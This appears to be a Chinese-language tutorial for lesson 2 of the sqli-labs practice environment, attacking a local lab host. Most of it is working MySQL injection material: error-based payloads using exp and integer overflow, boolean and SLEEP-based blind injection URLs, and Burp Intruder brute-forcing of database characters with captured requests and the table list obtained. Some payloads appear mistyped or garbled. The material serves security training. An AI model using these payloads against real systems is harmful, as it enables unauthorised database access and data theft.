


第二课是布尔型 int 的注入


http://192.168.74.128/sql_lab/Less-2/?id=1

首先尝试万能 payload: **and exp(~(select * from(select user())a))--+-**

报错信息是单引号 其实后台的原理是直接写入 sql 数据, 不需要任何绕过 (即在 less1 的基础上去掉'号)




[http://192.168.74.128/sql_lab/Less-2/?id=1%20and%20exp\(~\(select%20*%20from\(select%20user\(\)\)a\)\)--+-](http://192.168.74.128/sql_lab/Less-2/?id=1%20and%20exp(~(select%20*%20from(select%20user())a))--+-)



利用 int 溢出报错万能语句之: **AND (SELECT 3*(IF((SELECT * FROM (SELECT CONCAT(0x20,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,100)),0x20,0x20))s), 8446744073709551610, 8446744073709551610)))));--+**


[http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20\(SELECT%203*\(IF\(\(SELECT%20*%20FROM%20\(SELECT%20CONCAT\(0x20,\(MID\(\(IFNULL\(CAST\(DATABASE\(\)\)%20AS%20CHAR\),0x20\)\),1,100\)\),0x20,0x20\)\)s\),%208446744073709551610,%208446744073709551610\)\)\)\)\);--+](http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20(SELECT%203*(IF((SELECT%20*%20FROM%20(SELECT%20CONCAT(0x20,(MID((IFNULL(CAST(DATABASE())%20AS%20CHAR),0x20)),1,100)),0x20,0x20))s),%208446744073709551610,%208446744073709551610)))));--+)



追构造 int 布尔函数查询

[http://192.168.74.128/sql_lab/Less-](http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20509=IF((101=100),SLEEP(3),2509)%20AND%201=1)

[2/?id=1%20AND%20509=IF\(\(101=100\),SLEEP\(3\),2509\)%20AND%201=1](http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20509=IF((101=100),SLEEP(3),2509)%20AND%201=1)



不懂什么百度什么：此处使用到 IF IFNULL ORD MID CHAR_LENGTH CAST 等等 mysql 函数
简单介绍

1. **concat(str1,str2,...)**——没有分隔符地连接字符串
2. **concat_ws(separator,str1,str2,...)**——含有分隔符地连接字符串
3. **group_concat(str1,str2,...)**——连接一个组的所有字符串，并以逗号分隔每一条数据

说着比较抽象，其实也并不需要详细了解，知道这三个函数能一次性查出所有信息就行了

if

if(a,b,c) a 是表达式，如果成立执行 b，不成立执行 c

ifnull

ifnull(a,b) a 如果不为 null 执行 a，为 null 执行 b

left:

left(database(),1)='s'--+

left(database(),2)='se'--+

Substr()

=substring()=substr()

```
ascii(substr((select table_name information_schema.tables where
tables_schema=database() limit 0,1),1,1))=101
```

mid

SQL MID() 函数用于得到一个字符串的一部分。这个函数被 MySQL 支持，但不被 MS SQL Server 和 Oracle 支持。在 SQL Server，Oracle 数据库中，我们可以使用 SQL SUBSTRING 函数或者 SQL SUBSTR 函数作为替代。


```
MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,1))=115
```


ord

ORD() 函数返回字符串第一个字符的 ASCII 值。utf-8 是 16 位

```
ORD('i')=105
```

```
ORD(' 简明现代魔法')=15183488
```





由上所述可以吧判断语句替换成 sql 语句

或者直接查询真假 查询数据库第一个字符的 ASCII 的

ORD(MID((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55

进制	字符	进制	字符	进制	字符	进制	字符	进制	字符	进制	字符	Ctrl
32	0	64	@	80	P	96	`	112	p			
33	!	65	A	81	Q	97	a	113	q			
34	"	66	B	82	R	98	b	114	r			
35	#	67	C	83	S	99	c	115	s			
36	\$	68	D	84	T	100	d	116	t			
37	%	69	E	85	U	101	e	117	u			
38	&	70	F	86	V	102	f	118	v			
39	'	71	G	87	W	103	g	119	w			
40	(72	H	88	X	104	h	120	x			
41)	73	I	89	Y	105	i	121	y			
42	*	74	J	90	Z	106	j	122	z			
43	+	75	K	91	[107	k	123	{			
44	,	76	L	92	\	108	l	124				
45	-	77	M	93]	109	m	125	}			
46	.	78	N	94	^	110	n	126	~			
47	/	79	O	95	_	111	o	127	␣	^Backspace	代码: DEL	

[http://192.168.74.128/sql_lab/Less-](http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20ORD%20MID%20((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55)

[2/?id=1%20AND%20ORD%20MID%20\(\(IFNULL\(CAST\(CHAR_LENGTH\(DATABASE\(\)\) AS CHAR\),0x20\)\),1,1\)\)>55](http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20ORD%20MID%20((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55)

ip Intruder Repeater Window Help

target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender **Intruder attack 3**

Attack Save Columns

Results Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type in different ways.

Payload set: Payload count: 94

Payload type: Numbers Request count: 94

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1.1

Request	Payload	Status	Error	Timeout	Length	Comment
24	56	200	<input type="checkbox"/>	<input type="checkbox"/>	925	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	874	
1	33	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
2	34	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
3	35	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
4	36	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
5	37	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
6	38	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
7	39	200	<input type="checkbox"/>	<input type="checkbox"/>	874	
8	40	200	<input type="checkbox"/>	<input type="checkbox"/>	874	


Request Response

Raw Params Headers Hex

```
GET /sql_lab/Less-2/?id=1%20AND%20ORD%2BMD%28%28IFNULL%28CAST%28CHAR_LENGTH%28DATABASE%28%29%20AS%20CHAR%28%20C%20%29%29%20C%28%28%29%29=56 HTTP/1.1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
```

49 of 94

```
database: security
[4 tables]
+-----+
| emails |
| referers |
| uagents |
| users |
+-----+
```



HackBar for Quantum

INT

Encryption

Encoding

Other

XSS

SQL

UNION BASED

ERROR/DOUBLE QUERY

WAF BYPASS

HTML

IMP Links

Load

Split

Run

http://192.168.74.128/sql_lab/Less-2/?id=1 AND
ORD(MID((SELECT IFNULL(CAST(table_name AS
CHAR),0x20) FROM INFORMATION_SCHEMA.TABLES WHERE
table_schema=0x7365637572697479 LIMIT
(3,1),2,1))=115

Welcome Dhakkan

Your Login name:Dumb

Your Password:Dumb

SQLI DUMB SER